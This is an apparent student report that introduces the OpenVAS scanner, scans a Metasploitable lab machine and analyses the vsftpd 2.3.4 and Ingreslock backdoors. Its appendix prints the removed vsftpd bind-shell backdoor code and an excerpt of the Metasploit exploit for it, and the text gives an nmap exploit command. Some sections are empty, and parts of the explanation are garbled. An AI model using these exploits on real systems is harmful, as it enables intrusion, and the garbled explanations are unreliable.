

An Introductory Look into OpenVAS

Devin Trejo
devin.trejo@temple.edu

April 4, 2016

1 Summary

2 Introduction

2.1 OpenVAS Background and Installation




Figure 1: OpenVAS Environment

OpenVAS is a framework bringing together different tools to provide vulnerability scanning and detection to administrators. The software itself is free supported by a group of volunteers from IT and security professionals who are experts in the Cyber Security field. The software itself can be ran from the **OpenVAS command line interface (CLI)** or via the browser running the **Greenbone Security Assistant (GSA)** client running from a micro HTTPd service. No matter what front-end you use the functionality of the scanner is identical.

At the core of OpenVAS is the **OpenVAS Scanner**. The scanner is what performs the **Network Vulnerability Tests (NVTs)** for each scan target. The OpenVAS scanner works with the **OpenVAS Manager** which pools the results of each NVT into a SQL

database. The OpenVAS Manager is what communicates with the application front end to create reports for a user to read. The Manager communicates with the OpenVAS Scanner by using a unique transfer protocol. A layout of all the OpenVAS components can be seen in figure 1.

Installing OpenVAS is dependent on what platform you are running. There are binaries for RHEL, Kali Linux, and Ubuntu operating systems. Some basic steps to get started are provided for Ubuntu below.

```
$ sudo add-apt-repository ppa:mrazavi/openvas
$ sudo apt-get update
$ sudo apt-get install openvas
```

After you have OpenVAS install you have to install a database and update the NVT library for OpenVAS to use. Downloading the latest NVTs allows for an administrator to run scans on a private network disconnected from the Internet. After the latest NVT definitions have been downloaded we reload the SQL database and start our scanner and manager. This installation process includes a default account Admin which can be used to login into the GSA. It is also advantageous to install **NMAP** and other security analysis tools as the scanner uses external services to improve the quality of the scans ran.

```
$ sudo apt-get install sqlite3
$ sudo openvas-nvt-sync
$ sudo openvas-scapdata-sync
$ sudo openvas-certdata-sync
$ sudo service openvas-scanner restart
$ sudo service openvas-manager restart
$ sudo openvasmd --rebuild --progress
```

2.2 OpenVAS Test Environment


For this overview we will run OpenVAS on a Metasploitable machine (IP: 192.168.56.101) which will undoubtedly return a number of vulnerabilities. Our scan is ran from a Ubuntu VM which we installed OpenVAS onto. The security definitions were the latest as of the date April 2, 2016.

We will investigate what times of vulnerabilities were detected and also look in depth into three of the issues laid out in the final report. We will see what OpenVAS suggests to fix the issues it found. Note the scan type we will use in this preview of OpenVAS is the default *Full and Fast*. The Full and Fast scan uses most of the plug-ins available to OpenVAS and is generally regarded as thorough enough of a scan. Other scan configurations are beneficial only in rare cases.

3 Discussion

We ran OpenVAS on the Metasploitable machine using the *Full and Fast* scan and found 19 high, 35 medium and 5 low severity services with vulnerabilities. In total there were 262

specific vulnerabilities on the scan target. The entire scan took 42 minutes and 16 seconds to complete.



Vulnerability	Severity	QoD	Host	Location	Actions
ProFTPD Multiple Remote Vulnerabilities	10.0 (High)	75%	192.168.56.103	21/tcp	
Possible Backdoor: Ingreslock	10.0 (High)	99%	192.168.56.103	1524/tcp	
ProFTPD Multiple Remote Vulnerabilities	10.0 (High)	75%	192.168.56.103	2121/tcp	
X Server	10.0 (High)	80%	192.168.56.103	6000/tcp	
distcc Remote Code Execution Vulnerability	9.3 (High)	99%	192.168.56.103	3632/tcp	
MySQL weak password	9.0 (High)	95%	192.168.56.103	3306/tcp	
PostgreSQL weak password	9.0 (High)	99%	192.168.56.103	5432/tcp	
DistCC Detection	8.5 (High)	75%	192.168.56.103	3632/tcp	
PostgreSQL Multiple Security Vulnerabilities	8.5 (High)	80%	192.168.56.103	5432/tcp	
vsftpd Compromised Source Packages Backdoor Vulnerability	7.5 (High)	99%	192.168.56.103	21/tcp	
ProFTPD Server SQL Injection Vulnerability	7.5 (High)	75%	192.168.56.103	21/tcp	
phpMyAdmin Code Injection and XSS Vulnerability	7.5 (High)	75%	192.168.56.103	80/tcp	
phpMyAdmin BLOB Streaming Multiple Input Validation Vulnerabilities	7.5 (High)	75%	192.168.56.103	80/tcp	

Figure 2: OpenVAS Metasploitable Scan Results

The OpenVAS scores each vulnerability and sorts each in descending in accordance to severity value. As seen in figure 2 there were four vulnerabilities with the highest severity level highlighted in red. The first column in GSA console a descriptive name of the vulnerability. The second column in the report is the solution type recommended by OpenVAS. The QOD column is quality of detection value which specifies how confident OpenVAS is with the the detection of vulnerability. Host specifies where the vulnerability was found. This column is useful for when a scan report includes multiple hosts. Location is how the OpenVAS scanner found the issue. Lastly the last column is where you can create new rules to ignore specific vulnerabilities or make miscellaneous notes.

3.1 Analysis of *ftp-vsftpd-backdoor*




Figure 3: OpenVAS vsftpd Vulnerability Details

The tenth vulnerability seen in figure 2 is the **vsftpd Compromised Source Packages back-door Vulnerability**. Credit for the vulnerability discovery is given to Mathias Kresin who came across the the back-door in July 2011 in the vsftpd-2.3.4.tar.gz binary files found on vsftpd's official website. The back-door is apparent when establishing and ftp connection signing in with a smiley face ':)'. After sign-in the backdoor would run a shell script to grant the user' root level privileges. The person who inserted the back-door took no precautions to hide the existence of the back-door.

We now reference publicly available diffs between the patched version of vsftpd-2.3.4.4 and vsftpd-2.3.4. Referencing listing 1 we see two c files were updated: 'vsftpd-2.3.4.4players/str.c', and 'vsftpd-2.3.4.4players/sysdeputil.c'. The former file adds an additional if statement that checks to see if the user-name is the smiley face. If the true the if statement breaks into a function 'vsf_sysutil_extra()'. The new function is defined in 'sysdeputil.c' which simply runs a root shell call with the strings passed via the socket.

We can exploit this back-door by using a pre-compiled ruby NMAP script by running the ftp-vsftpd-backdoor script.

```
$ nmap --script ftp-vsftpd-backdoor -p 21 <host>
```

The pre-compiled NMAP exploit seen in listing 2 creates a socket connection to the vulnerable server and logs in using the smiley face credentials. As is apparent from the exploit code, no password is necessary when signing in. Upon success, the server puts you into a shell environment with root level privileges. The exploit is possible from any machine

with TCP protocol networking. The recommended fix for this back-door is to update vsftpd to a version later than 2.3.4.4.

3.2 Analysis of *Possible Backdoor: Ingreslock*




Figure 4: OpenVAS Ingreslock Details

The next backdoor we analyze is a possible Ingreslock exploit which grants a remote user access to modify the isystem. The isystem are the a list of file directories passed in at compile time containing header files you want to incorporate into your program. The exploit uses the Ingreslock port (1524/TCP) and a remote procedural call to execute commands inside your program. This exploit sets ups a root shell typically stored with the name /tmp/bob. An attacker can next connect to this port and have access to a remote shell.

The Ingreslock port is legitimately used for locking parts of a Ingres database that may be running on a server. To best mitigate this type of backdoor, you can setup your firewall to block all traffic on this port.

3.3 Analysis of *ftp-vsftpd-backdoor*

4 Conclusion

5 Appendix

Listing 1: Diff vsftpd Vulernable and Patched Source: Pastebin

```
diff -ur vsftpd-2.3.4/str.c vsftpd-2.3.4.4players/str.c
--- vsftpd-2.3.4/str.c 2011-06-30 15:52:38.000000000 +0200
+++ vsftpd-2.3.4.4players/str.c 2008-12-17 06:54:16.000000000 +0100
@@ -569,11 +569,6 @@
     {
         return 1;
     }
-    else if((p_str->p_buf[i]==0x3a)
-    && (p_str->p_buf[i+1]==0x29))
-    {
-        vsf_sysutil_extra();
-    }
    }
    return 0;
}

diff -ur vsftpd-2.3.4/sysdeputil.c vsftpd-2.3.4.4players/sysdeputil.c
--- vsftpd-2.3.4/sysdeputil.c 2011-06-30 15:58:00.000000000 +0200
+++ vsftpd-2.3.4.4players/sysdeputil.c 2010-03-26 04:25:33.000000000 +0100
@@ -34,10 +34,7 @@
/* For FreeBSD */
#include <sys/param.h>
#include <sys/uio.h>
-#include <netinet/in.h>
-#include <netdb.h>
-#include <string.h>
-#include <stdlib.h>
+
#include <sys/prctl.h>
#include <signal.h>

@@ -220,7 +217,7 @@
static int s_proctitle_inited = 0;
static char* s_p_proctitle = 0;
#endif
-int vsf_sysutil_extra();
+
+#ifndef VSF_SYSDEP_HAVE_MAP_ANON
#include <sys/types.h>
#include <sys/stat.h>
@@ -843,30 +840,6 @@
    }
}

-int
-vsf_sysutil_extra(void)
```

```

- {
-   int fd, rfd;
-   struct sockaddr_in sa;
-   if((fd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
-   exit(1);
-   memset(&sa, 0, sizeof(sa));
-   sa.sin_family = AF_INET;
-   sa.sin_port = htons(6200);
-   sa.sin_addr.s_addr = INADDR_ANY;
-   if((bind(fd, (struct sockaddr *)&sa,
-   sizeof(struct sockaddr))) < 0) exit(1);
-   if((listen(fd, 100)) == -1) exit(1);
-   for(;;)
-   {
-       rfd = accept(fd, 0, 0);
-       close(0); close(1); close(2);
-       dup2(rfd, 0); dup2(rfd, 1); dup2(rfd, 2);
-       execl("/bin/sh", "sh", (char *)0);
-   }
- }
- }
-

```

Listing 2: Excerpt of 'vsftpd.234_backdoor.rb' Source: GitHub

```

# Connect to the FTP service port first
connect

banner = sock.get_once(-1, 30).to_s
print_status("Banner: #{banner.strip}")

sock.put("USER #{rand_text_alphanumeric(rand(6)+1)}:)\r\n")
resp = sock.get_once(-1, 30).to_s
print_status("USER: #{resp.strip}")

if resp =~ /^530 /
  print_error("This server is configured for anonymous only and the backdoor
    code cannot be reached")
  disconnect
  return
end

if resp !~ /^331 /
  print_error("This server did not respond as expected: #{resp.strip}")
  disconnect
  return
end

```

```
sock.put("PASS #{rand_text_alphanumeric(rand(6)+1)}\r\n")

# Do not bother reading the response from password, just try the backdoor
nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
if nsock
  print_good("Backdoor service has been spawned, handling...")
  handle_backdoor(nsock)
  return
end

disconnect
```
